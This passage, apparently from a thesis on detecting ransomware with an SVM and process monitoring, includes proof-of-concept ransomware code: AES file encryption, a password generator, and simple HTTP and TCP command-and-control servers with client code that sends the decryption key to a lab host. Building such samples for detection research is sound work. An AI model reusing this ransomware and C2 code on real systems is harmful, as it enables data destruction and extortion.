The SVM model is trained using the `svm_train()` function, which takes as arguments the training dataset and the SVM parameters. The trained model is saved to a file with the `svm_save_model()` function. Once the SVM has been trained, we have obtained the model which basically represents the hyperplane (or hyperplanes) that separates the training data in the best way possible. Then, the model can be used to classify new, unseen data. And this is exactly what is going to happen in the making predictions part. Furthermore, the content of the **.model file** is the serialized form of the trained SVM. By serialization, the state of the model is saved after training so that it may be **reused later without having to re-train it every time. It stores all the information that the SVM needs to make predictions, such as the support vectors, the coefficients**, and the SVM parameters such as the type of kernel used, basically what was learned during the training part. Afterwards, when you want to test the model or make predictions with the trained model, the model is deserialized by loading it from the file and reconstructing the SVM in memory. This is what the `svm_load_model()` function does.

## 2.5 Testing the Model

In this part we are going to take a look and evaluate the performance of the model. Firstly, we load the trained model described at the previous point. Then, we prepare the dataset which has the same structure as the training one, but it consists of different data points. The goal of the testing dataset is to provide unseen data to the model and check how the model reacts. Once the trained model and the test data are ready, we can run it. The data points are all loaded into the model and the model makes predictions for each of them. Afterwards, each of the generated predictions is compared with each's actual label from the testing dataset. And now it comes down to comparing the predictions made by the model with the correct labels and evaluating the performance of the model.

There are many excellent metrics when it comes to evaluating the classification model performance.

- **Confusion Matrix.** It describes the performance based on a dataset where the true values are clearly known. There are four components:
  - a) **True Positives (TP):** The model predicted that a data point is malware and it actually is malware.
  - b) **True Negatives (TN):** The model predicted that a data point is harmless and it actually is harmless.
  - c) **False Positives (FP)** also known as Type I Error: The model predicted that a data point is malware, but it is not.
  - d) **False Negative (FN)** also known as Type II Error: The model predicted that a data point is harmless, but it is in fact malware. This is the most dangerous scenario in the context of my application.
- **Accuracy.** Accuracy is a measure for how many predictions, either positive or negative, the model got right. It's calculated as  $(TP + TN) / (TP + TN + FP + FN)$ . Accuracy works well

when the classes are balanced, the problem appears when they are imbalanced. It can be very misleading. For example, think about a situation where you have 950 bad cases in your dataset and 50 good ones. If the model would predict all the data points as bad, then it would have 95% accuracy even though it did not identify any of the good cases.

- **Precision.** Precision reveals how many predictions that were predicted as positive are actually positive. It's calculated as  $(TP) / (TP + FP)$ . In the context of my application, it is okay to predict a harmless app as malware than the other way around. It is okay to have low precision, because it means that we detected more than there actually, but it is better to be safe.
- **Recall (or Sensitivity).** It measures how many malware the model identified correctly out of all actual malware files. It's calculated as  $(TP) / (TP + FN)$ . Recall is very important in the scenarios where FN are very harmful as the one present in this paper is. A FN means that malware goes undetected, becoming a security risk. A high recall should minimize the risk. As stated previously, it is better to have high recall, than high precision, in this situation.
- **F1 Score.** It tries to balance the precision and the recall. It's calculated as  $2 * ((Precision * Recall) / (Precision + Recall))$ . Furthermore, F1 Score measures how well the model is catching as many malware as possible (recall) and whatever it catches is indeed malware (precision). It is very relevant in the context of imbalanced datasets because it considers both FP and FN. For instance, let's consider a scenario where there are more harmless files than malware, a model could just predict "harmless" all the time and still achieve a high accuracy because most of the files are indeed harmless. But this would completely fail at identifying the malware files, which is likely the main goal of the model. Here comes the F1 score. It balances the relevance of precision (how many of the generated predictions of malware are actually malware) and recall (how many of the actual malware files were identified). This means that a model can't achieve a high F1 score by just predicting the majority class. It has to do a good job at identifying the minority class as well.

## 2.6 Predictions on New Data

This part focuses on how the machine learning model reacts to new data. The main difference between predicting and testing is that the testing evaluates the performance of the model based on data where the real actual values are known, whereas prediction means making forecasts on new data. For example, in my context, the model learned from a bunch of files that are either harmless or malware. After learning from this data, the model can then make a prediction about new files which it has never seen before. It will predict whether a new file is harmless or malware based on what it has learned from the previous files. Firstly, the trained model is loaded, then for each instance in the new data, a prediction is made using the `svm_predict()`. The results are then written in an output file.


## Chapter 3 – Experimental Study

### 3.1 Capture Simulation: Deploying a Test Ransomware

The experiment shown in the context of this thesis is a simplified proof-of-concept (PoC), using a testing ad-hoc ransomware application. This PoC represents a very basic interpretation of what real ransomware can do, and its purpose is purely educational. Its main features include file encryption and decryption, as well as establishing communication with pseudo Command & Control (C&C) servers.

Real-world ransomware, on the other hand, is significantly more complex. The actual malicious code is often embedded within innocent-looking files or delivered through cleverly disguised phishing attempts. Once the ransomware gets activated, it begins to encrypt valuable data files on the victim's system. Unlike our PoC, real ransomware uses complex encryption algorithms that are technically impossible to break without the unique decryption key, which the attackers hold. In addition, real ransomware often comes with anti-detection mechanisms or the ability to spread over networks. The Command & Control servers are used for managing multiple infected systems, updating the ransomware code, and delivering payloads.

While this PoC ransomware presents some of these concepts in a simplified way, keep in mind that real-world malware poses severe threats and can result in significant data loss or financial damages. Therefore, understanding these basics helps to build up knowledge and contributes to the continuous fight against such cyber threats. Moreover, it is useful in the context of my experiment because it proves that it will be caught by the malware detection technique that I propose.



*Figure 8 - PoC Ransomware UI: Encrypt - Decrypt*

The user interface showcases two primary functions of the proof-of-concept ransomware: encryption and decryption, controlled by separate buttons. A textbox allows user input for password-based decryption, embodying simplicity and function. The selection of C# .NET was influenced by its extensive language capabilities, excellent integration features, and powerful tools. Its scalable and maintainable nature, along with the support from a large community and compatibility across platforms, make it highly apt for building varied applications such as our ransomware PoC.

### 3.1.1 Encryption Process

**Start of Encryption Process.** The method **EncryptFilesInDirectory()** is called with the generated password and the path as parameters. Afterwards, a text file is created which contains the password needed for decryption.

**File and Directory Search:** An array of target file extensions is defined to identify specific types of files for encryption. It retrieves all files and sub-directories in the given location. For each file, it checks if the file's extension is in the list of targeted extensions. If it is, the **EncryptSingleFile()** method is called with the file's path and the encryption password. After encrypting all eligible files in the current directory, it recursively calls **EncryptFilesInDirectory()** for each sub-directory.

**File Encryption:** In the **EncryptSingleFile()** method, you read all bytes of the file to be encrypted into an array called **originalFileBytes**. The encryption password is converted into a byte array named **passwordBytes** and a SHA256 hash of the password is computed to be used as an encryption key. This SHA-256 hashing process transforms the user-provided password, regardless of its length, into a fixed-size 256-bit output which will be used as a key for AES-256 encryption. You then call the **PerformAESEncryption()** method with **originalFileBytes** and **passwordBytes** as parameters, which conducts the actual file encryption operation.

```
public byte[] PerformAESEncryption(byte[] encryptBytes, byte[] passBytes)
{
    byte[] encryptedBytes = null;
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };

    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged aesEncryptor = new RijndaelManaged())
        {
            aesEncryptor.KeySize = 256;
            aesEncryptor.BlockSize = 128;

            var derivedKey = new Rfc2898DeriveBytes(passBytes, saltBytes, 1000);
            aesEncryptor.Key = derivedKey.GetBytes(aesEncryptor.KeySize / 8);
            aesEncryptor.IV = derivedKey.GetBytes(aesEncryptor.BlockSize / 8);
            aesEncryptor.Mode = CipherMode.CBC;

            using (var cryptoStream = new CryptoStream(memoryStream, aesEncryptor.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(encryptBytes, 0, encryptBytes.Length);
                cryptoStream.Close();
            }
            encryptedBytes = memoryStream.ToArray();
        }
    }
    return encryptedBytes;
}
```

*Figure 9 - Code Snippet of Ransomware AES Encryption Algorithm*

**AES Encryption:** The **PerformAESEncryption()** method performs encryption using the AES (Rijndael) algorithm. As previously stated, we use AES-256 so the key size is 256 bits and we chose each block to have the size of 128 bits. The hash is passed into the **Rfc2898DeriveBytes** class which in .NET is an implementation of **PBKDF2** (Password-Based Key Derivation Function 2). Moreover, it applies a process called "key stretching" and "salted hashing", with the goal of transforming the hashed password into a secure key for AES encryption. This object generates the AES algorithm's key and initialization vector (IV). Afterwards, **originalFileBytes** is provided to a **CryptoStream** associated with the AES encryptor, performs the encryption, and writes the result to a memory stream. The resulting encrypted bytes are then returned.



**Overwrite and Rename:** After encryption, the original file is overwritten with the encryptedBytes and then renamed to indicate it has been encrypted by appending the **.ransomwared** extension.

### 3.1.2 Password Generation

One of the core functionalities of our "Ransomware" proof-of-concept application is password generation. A string with the generated password is returned from the **PasswordGenerator()** method. Inside this method, is used a char which holds 83 different characters ranging from symbols, numerals to uppercase and lowercase letters. We then declare a byte array randomBytes of size 1 and create a new RNGCryptoServiceProvider object named cryptoServiceProvider. The use of **RNGCryptoServiceProvider** ensures that the passwords generated by the GeneratePassword method are highly random and secure. The **GetNonZeroBytes** method is called on the cryptoServiceProvider object with randomBytes as an argument. The goal of this method is to provide a sequence of random nonzero values which is very strong cryptographically, its output is much more random than what you'd get with basic random functions. We then reset the byte array randomBytes to the desired passwordLength and again call GetNonZeroBytes on cryptoServiceProvider with randomBytes as an argument. Finally, we declare a StringBuilder object named passwordBuilder, which will return the generated password. We achieve this by appending, each randomByte in the randomBytes, a character from the possibleCharacters array at the index (randomByte % possibleCharacters.Length) to passwordBuilder. The modulus operator ensures we don't exceed the bounds of the array. In a real-world application, it's recommended to use secure data structures like SecureString for handling sensitive information like passwords. However, for this proof-of-concept project, we're using StringBuilder due to its simplicity and our focus on demonstrating the encryption process.

```
public static string PasswordGenerator(int passwordLength)
{
    char[] possibleCharacters = new char[83];
    possibleCharacters = "<>/.,:-_=+{}[]C)&*#@!ABCDEFGHIJKLMNPOQRSTUVWXYZ1234567890abcdefghijklmnopqrstuvwxyz".ToCharArray();

    byte[] randomBytes = new byte[1];
    using (RNGCryptoServiceProvider cryptoServiceProvider = new RNGCryptoServiceProvider())
    {
        cryptoServiceProvider.GetNonZeroBytes(randomBytes);
        randomBytes = new byte[passwordLength];
        cryptoServiceProvider.GetNonZeroBytes(randomBytes);
    }

    StringBuilder passwordBuilder = new StringBuilder(passwordLength);
    foreach (byte randomByte in randomBytes)
    {
        passwordBuilder.Append(possibleCharacters[randomByte % (possibleCharacters.Length)]);
    }
    return passwordBuilder.ToString();
}
```


Figure 10 - Secure Random Password Generator

### 3.1.3 Communicating with a Basic Proof-of-Concept HTTP Command & Control Server

In this proof-of-concept, the Python server communicates with the .NET client, acting as a rudimentary version of a Command & Control (C&C) server. It represents a simplified model

of how a C&C server in a malware ecosystem might receive data (in this case, a decryption password) from an infected client.


**Python HTTP Server:** The server script is written in Python and creates a basic HTTP server using the `http.server` module. A class `RequestHandler` is defined, which extends the `BaseHTTPRequestHandler` class. The `do_POST` method is overridden in this class to handle HTTP POST requests. When a POST request is received, the server extracts the content length from the HTTP headers, reads the corresponding amount of data from the request, and decodes it from UTF-8 format to a string. This data, which contains the decryption password, is then printed to the console. Finally, the server sends back a 200 OK response to the client. The `run` function sets up an HTTP server on port 8000 and assigns the `RequestHandler` as the handler class for HTTP requests.

A screenshot of a text editor window titled "\*~/Desktop/server.py - Mousepad". The editor shows a Python script for an HTTP server. The script imports `BaseHTTPRequestHandler` and `HTTPServer` from `http.server`, and `urllib`. It defines a `RequestHandler` class that inherits from `BaseHTTPRequestHandler`. The `do_POST` method of this class reads the content length from the headers, reads the corresponding data from the request file, decodes it from UTF-8, prints it, and then sends a 200 OK response. A `run` function is defined that creates an `HTTPServer` instance with the `RequestHandler` and starts it on port 8000. The script ends with a call to `run()`.

```
1 from http.server import BaseHTTPRequestHandler, HTTPServer
2 import urllib
3
4 class RequestHandler(BaseHTTPRequestHandler):
5     def do_POST(self):
6         content_length = int(self.headers['Content-Length'])
7         post_data = self.rfile.read(content_length).decode('utf-8')
8         print(post_data)
9
10        self.send_response(200)
11        self.end_headers()
12        self.wfile.write(b"OK")
13
14 def run(server_class=HTTPServer, handler_class=RequestHandler, port=8000):
15     server_address = ('', port)
16     httpd = server_class(server_address, handler_class)
17     print('Server running at http://localhost:' + str(port) + '...')
18     httpd.serve_forever()
19
20 run()
21
```

Figure 11 - HTTP Server for Ransomware Command and Control Server

**.NET Client Code:** The C# .NET application communicates with the Python HTTP server by sending an HTTP POST request containing the decryption password. The `SendPassword` asynchronous method is responsible for this operation. It first prepares the HTTP POST data by appending the password to a predefined string and encoding it into the UTF-8 format. It specifies the content type as "application/x-www-form-urlencoded". The client then sends the POST request to the Python server at the IP address "192.168.56.101" and port 8000.

A screenshot of C# code for an asynchronous method named `SendPassword`. The method takes a `password` string as a parameter. It constructs a data string by concatenating "Password for Decryption: " with the password, and encodes it in UTF-8. It then uses `client.PostAsync` to send a POST request to "http://192.168.56.101:8000" with the data. Finally, it awaits the response and reads the content as a string.


```
private static async Task SendPassword(string password)
{
    var data = new StringContent("Password for Decryption: " + password, Encoding.UTF8, "application/x-www-form-urlencoded");
    var response = await client.PostAsync("http://192.168.56.101:8000", data);
    var responseString = await response.Content.ReadAsStringAsync();
}
```

Figure 12 - Sending Decryption Password to C&C Server

This approach establishes a basic mechanism for secure communication (decryption password is sent from the client to the server) between the .NET client and the Python server. Take into consideration that this is a proof-of-concept application, so this method doesn't provide strong security and it's recommended to use HTTPS and other security measures for sensitive data transmission in a real-world scenario.

### 3.1.4 Communicating with a Basic Proof-of-Concept TCP Command & Control Server

**TCP Server:** The Python script starts a TCP server, binding to host '0.0.0.0' and port 8080. The host '0.0.0.0' allows connections from any network interface on the server. Once a connection is established, the server enters another infinite loop where it continuously receives data from the client, up to 1024 bytes at a time. The received data is decoded from bytes to a string using UTF-8 decoding and printed to the console.



```
1 import socket
2
3 def start_server(host = '0.0.0.0', port = 8080):
4     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5     s.bind((host, port))
6     s.listen(1)
7     print('Server running on {}:{}'.format(host, port))
8
9     while True:
10         conn, addr = s.accept()
11         print('Accepted connection from {}:{}'.format(addr[0], addr[1]))
12
13         while True:
14             data = conn.recv(1024)
15             if not data:
16                 break
17             print('Received: ', data.decode())
18
19         conn.close()
20
21 start_server()
```

Figure 13 - TCP Socket-Based Ransomware C&C Server Implementation

**TCP Client:** The C# .NET application creates a TCP client, which connects to the server at IP address "192.168.56.101" and port 8080. It gets a network stream from this client object for reading and writing data. The .NET application forms a message, "Hello, Command & Control server!", which it then converts into a byte array using UTF-8 encoding. It writes this byte array to the network stream, effectively sending the message to the server.

```
clientTCP = new TcpClient("192.168.56.101", 8080);
streamTCP = clientTCP.GetStream();

// Send a message to the server
string message = "Hello, Command & Control server!";
byte[] data = Encoding.UTF8.GetBytes(message);
streamTCP.Write(data, 0, data.Length);
```

Figure 14 - Sending Message to C&C Server via TCP

### 3.1.5 Decryption Process

The decryption process is the mirror image of the encryption process: the same key and IV generation steps are performed, and the same AES encryption mechanism is used, only this time in decryption mode.

**File Decryption Process Initialization:** The DecryptFilesInDirectory function initiates the decryption process. It receives a folder path and checks all the files (including the subdirectories) if a file has the extension ".ransomwared", it sends the file to the

DecryptSingleFile function. The function is also recursive, it goes through each subdirectory and calls itself with the new directory path.

**Single File Decryption:** The DecryptSingleFile function starts the decryption process for each individual file. First, it reads all bytes from the file and computes the SHA256 hash of the password to use as an encryption key, then it calls the PerformAESDecryption method to decrypt the file bytes.

```
public byte[] PerformAESDecryption(byte[] password, byte[] bytestoDecrypt)
{
    byte[] decryptedBytes = null;
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };

    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged aesDecryptor = new RijndaelManaged())
        {
            aesDecryptor.KeySize = 256;
            aesDecryptor.BlockSize = 128;

            var key = new Rfc2898DeriveBytes(password, saltBytes, 1000);
            aesDecryptor.Key = key.GetBytes(aesDecryptor.KeySize / 8);
            aesDecryptor.IV = key.GetBytes(aesDecryptor.BlockSize / 8);
            aesDecryptor.Mode = CipherMode.CBC;

            using (var cs = new CryptoStream(memoryStream, aesDecryptor.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cs.Write(bytestoDecrypt, 0, bytestoDecrypt.Length);
                cs.Close();
            }
            decryptedBytes = memoryStream.ToArray();
        }
    }
    return decryptedBytes;
}
```

*Figure 15 - Code Snippet of Ransomware AES Decryption Algorithm*

**AES Decryption:** The PerformAESDecryption method decrypts the provided file bytes. Similar to its counterpart in the encryption process, it sets up an AES cipher with a key and initialization vector (IV) derived from the password hash and a predefined salt. It then writes the bytes to decrypt to a CryptoStream associated with the AES decryptor and performs the decryption. The resulting decrypted bytes are then returned.

**File Writing and Renaming:** Once the decryption is completed, the decrypted bytes are written back to the original file, replacing the encrypted data. The file extension ".ransomwared" is then removed, effectively restoring the original file.

Through this proof-of-concept ransomware application, we have had a chance to examine the basic workings of ransomware and how they communicate with Command & Control servers. It's important to remember that this is a simplification of the processes involved, and real-world ransomware threats are significantly more complex and challenging to manage.


We looked at how files can be encrypted using AES-256 encryption, the role of hashing and salting passwords, and how communication with pseudo Command & Control servers is established. This has provided a baseline understanding of how ransomware operates, but the real threats are far more sophisticated. This proof-of-concept ransomware application provided us a solid foundation for the experiment we want to conduct.

## 3.2 System Monitoring Tool and Data Acquisition

As we have discussed, ransomware poses significant threats to individuals and organizations alike. The rise in complexity and severity of such cyberattacks highlights the urgency to devise effective strategies for detecting and combating these threats. In the face of increasingly sophisticated malware, traditional detection methods and tools can often fall short. They may not be able to capture the subtle changes in system behaviour that ransomware can initiate, nor may they be as responsive as necessary when a system is under attack. To this end, we propose a novel solution that is grounded in the real-time monitoring and analysis of system processes - a Proof of Concept (PoC) Task Manager Replica.

This PoC is designed to serve as a robust and responsive layer of defense against ransomware. By taking continuous snapshots of the system processes, the Task Manager Replica creates a real-time catalog of system activity. This not only provides visibility into the ongoing processes within the system but also enables a deeper understanding of the baseline behavior of the system under normal operating conditions. When a ransomware attack occurs, it often introduces anomalies into these system processes—changes that can be detected by comparing the real-time process data with the baseline data.

The objective of the Task Manager Replica is not only to enhance the detection capabilities but also to enable swift and informed response strategies by providing critical information about the ransomware's activity in the system. With its real-time monitoring and analysis capabilities, the Task Manager Replica represents a proactive approach to ransomware defense, moving beyond traditional methods and towards a more comprehensive and responsive security solution.



*Figure 16 - System Monitor Tool Interface*

This System Monitor Tool features a simple, user-friendly interface. It includes two control buttons: "Start Snapshot" and "Stop Snapshot" to start and stop the system monitoring process respectively. Additionally, the "Look for Ransomware" button gathers necessary data to feed into the prediction stage. All of this has been developed using C# in a .NET framework. C# .NET was chosen for its robust language features, interoperability, efficient tooling, and the ability to build scalable and maintainable applications. Its vast community and cross-platform support further contribute to its suitability for developing diverse applications.

### 3.2.1 Snapshots of Processes

**Processes Enumeration:** The method `Process.GetProcesses()` is used to fetch all the currently active processes in the system. Understanding which processes are running at any given time can help in identifying any unusual or unexpected behavior, which can be an indicator of a potential threat.

**Timestamping:** Each time a snapshot of the processes is taken, it is associated with a timestamp, which allows us to track the life cycle of each process. This way we can recognize weird behaviour such as unusual running hours.

### 3.2.2 CPU Usage

The CPU usage is calculated based on the total processor time used by a process. More specifically, in the code, we are taking two snapshots of this value at an interval of 1 second (as defined by the `Task.Delay(1000)`). Therefore, we first store the initial total processor time for each process in `cpuTimes[process.Id]`. After a delay of 1 second, we fetch the current total processor time for each process. The difference between the current and initial total processor time gives us the CPU time used by the process during the last second. The computation of CPU usage is carried out by determining its percentage utilization out of the total CPU time available within that particular second. Note that the total available CPU time depends on the number of processors, which is why you multiply the denominator by `Environment.ProcessorCount`.

```
var initialCpuTime = cpuTimes[process.Id];
var currentCpuTime = process.TotalProcessorTime;
var cpuUsage = (currentCpuTime.TotalMilliseconds - initialCpuTime.TotalMilliseconds) * 100 / (1000.0 * Environment.ProcessorCount);
var ramUsage = (double)process.WorkingSet64 * 100 / totalMemory;
```

Figure 17 - Determining CPU and RAM Usage

### 3.2.3 RAM Usage

The RAM usage is calculated based on the working set size of a process, which represents the amount of memory used by a process that is currently loaded in RAM. We first fetch the total physical memory of the system using a **WMI** query (`Win32_ComputerSystem` class). We then get the working set size for each process using `process.WorkingSet64`. The RAM usage is then calculated as a percentage of the total physical memory of the system.

```
using (var searcher = new System.Management.ManagementObjectSearcher("SELECT * FROM Win32_ComputerSystem"))
{
    foreach (var computerSystem in searcher.Get())
    {
        totalMemory = Convert.ToInt64(computerSystem["TotalPhysicalMemory"]);
    }
}
```

Figure 18 - Getting Total Physical Memory with WMI

In both cases, calculating usage as a percentage allows for an easier comparison between processes and provides a more intuitive understanding of how resource-intensive each process is. It's also a common way to represent these metrics in system monitoring tools.



### 3.2.4 Disk Metrics

In the development of this System Monitor tool, one of the interesting technical features is the interaction with the lower-level Windows operating system. While .NET provides a wide range of functionality, it doesn't provide direct access to operating system functions. In some cases, we need to go beyond .NET as we need access native Windows APIs, which involves the usage of dynamic link libraries (DLLs).

Specifically, we use a technique called **Platform Invocation Services (P/Invoke)**, which allows us to call functions in these DLLs. In this project, we call the function **GetProcessIoCounters**, which is found in **kernel32.dll**. This function retrieves detailed input/output data for a specific process, a level of detail which is not directly available through .NET classes.

The declaration of this external function in our C# code is made with the **DllImport** attribute. It tells the .NET runtime that the method defined next is located in an external DLL - in our case, **kernel32.dll**. The function **GetProcessIoCounters(IntPtr ProcessHandle, out IO\_COUNTERS IoCounters)** is then declared, indicating that it takes an input parameter **ProcessHandle**, representing the process we're interested in, and an output parameter **IoCounters**, which will receive the detailed I/O information.

This interaction with the lower level of the operating system allows our application to gather detailed metrics about the behaviour of processes. It's a key part of how we are able to provide a complete picture of system activity, allowing for a more effective analysis and potential detection of malware.

#### TotalDiskRead and TotalDiskWrite

These are calculated by using the Windows API's **GetProcessIoCounters** function, which provides detailed I/O statistics for a process. The **IO\_COUNTERS** structure that this function fills contains several fields which provide relevant information about the total number of read, write and other I/O operations.

```
[StructLayout(LayoutKind.Sequential)]  
3 references  
public struct IO_COUNTERS  
{  
    public ulong ReadOperationCount;  
    public ulong WriteOperationCount;  
    public ulong OtherOperationCount;  
    public ulong ReadTransferCount;  
    public ulong WriteTransferCount;  
    public ulong OtherTransferCount;  
}
```

Figure 19 - Struct Layout for I/O Counters

The **IO\_COUNTERS** struct is used in a P/Invoke call to the **GetProcessIoCounters** function from the Windows API, so it's important that its layout matches the layout expected by this API function. Thus, you use **[StructLayout(LayoutKind.Sequential)]** to ensure this.

In the code, `TotalDiskRead` corresponds to `ReadTransferCount` and `TotalDiskWrite` corresponds to `WriteTransferCount`. These show the total number of bytes that the process has read from and written to since it started.

This information can be useful in the context of malware detection, because a process that reads or writes an unusual amount of data might be doing something suspicious. For example, in the context of our proof-of-concept experiment, ransomware reads and writes a lot of data when it encrypts the user's files.

### **ReadDiskRate and WriteDiskRate**

`ReadDiskRate` and `WriteDiskRate` represent the rate of reading from and writing to the disk for a given process. To calculate the disk read/write rate, we are taking snapshots of the disk read/write activity at certain intervals and calculating the difference between two subsequent snapshots. Essentially, these variables give us the amount of data read from or written to the disk by a process per second between two snapshots.

More specifically, we first initialize `initialReadCounters[process.Id]` and `initialWriteCounters[process.Id]` with the current read/write counters of the process, or if available, the previous values. After waiting for a second (`await Task.Delay(1000)`), we collect the read/write counters again and calculate the difference between the current and initial values. This gives us the total data read/written by a process in that one-second period.

```
if (GetProcessIoCounters(process.Handle, out var ioCounter))
{
    ioCounters[process.Id] = ioCounter;
    initialReadCounters[process.Id] = previousReadCounters.ContainsKey(process.Id) ? previousReadCounters[process.Id] :
        ioCounter.ReadTransferCount;
    initialWriteCounters[process.Id] = previousWriteCounters.ContainsKey(process.Id) ? previousWriteCounters[process.Id] :
        ioCounter.WriteTransferCount;
}
```

*Figure 20 - Updating I/O Counters for a Process*

The purpose of this block of code is to fetch and store the I/O information related to each running process.

This approach helps in understanding the I/O behavior of a process. A sudden spike in read/write rates could be an indication of unusual or suspicious activity. For example, in the context of our proof-of-concept experiment, the ransomware may cause a noticeable increase in read and write operations as it encrypts files on the system.

**TotalReadOperationCount** and **TotalWriteOperationCount** are the total counts of read and write operations performed by a process since it started. These numbers can provide insight into the overall I/O operations performed by a process, and they're part of the data structure returned by `GetProcessIoCounters()`.



**ReadOperationRate** and **WriteOperationRate**, on the other hand, refer to the average size of read and write operations performed by a process. They are calculated as follows:

- $\text{ReadOperationRate} = \text{TotalReadOperationCount} / \text{readOperationCount}$
- $\text{WriteOperationRate} = \text{TotalWriteOperationCount} / \text{writeOperationCount}$

If the `readOperationCount` or `writeOperationCount` is zero (i.e., no read or write operations have been performed by the process), the average size is set to 0.

Understanding these metrics can be helpful in characterizing the behavior of a process. For example, a process that performs many small reads and writes may have a different impact on the system compared to a process that performs fewer but larger operations. This can be particularly useful when analyzing malware like ransomware, which often perform a large number of write operations in a short period of time to encrypt files.

```
if (GetProcessIoCounters(process.Handle, out var ioCounter))
{
    var totalRead = ioCounter.ReadTransferCount;
    var readRate = totalRead - initialReadCounters[process.Id];
    var totalWrite = ioCounter.WriteTransferCount;
    var writeRate = totalWrite - initialWriteCounters[process.Id];
    var readOperationCount = ioCounter.ReadOperationCount;
    var writeOperationCount = ioCounter.WriteOperationCount;
    var readOperationRate = readOperationCount > 0 ? totalRead / (double)readOperationCount : 0;
    var writeOperationRate = writeOperationCount > 0 ? totalWrite / (double)writeOperationCount : 0;

    previousReadCounters[process.Id] = totalRead;
    previousWriteCounters[process.Id] = totalWrite;
}
```

*Figure 21 - Metrics for I/O Read and Write Operations*

This section of the code is where we're gathering and calculating important disk metrics for each process.

### 3.2.5 Process Duration

The `ProcessDuration` is calculated as the difference between the current time and the time when the process was started (`process.StartTime` retrieves the time the process was started).

```
var ProcessDuration = (DateTime.Now - process.StartTime).TotalSeconds;
```

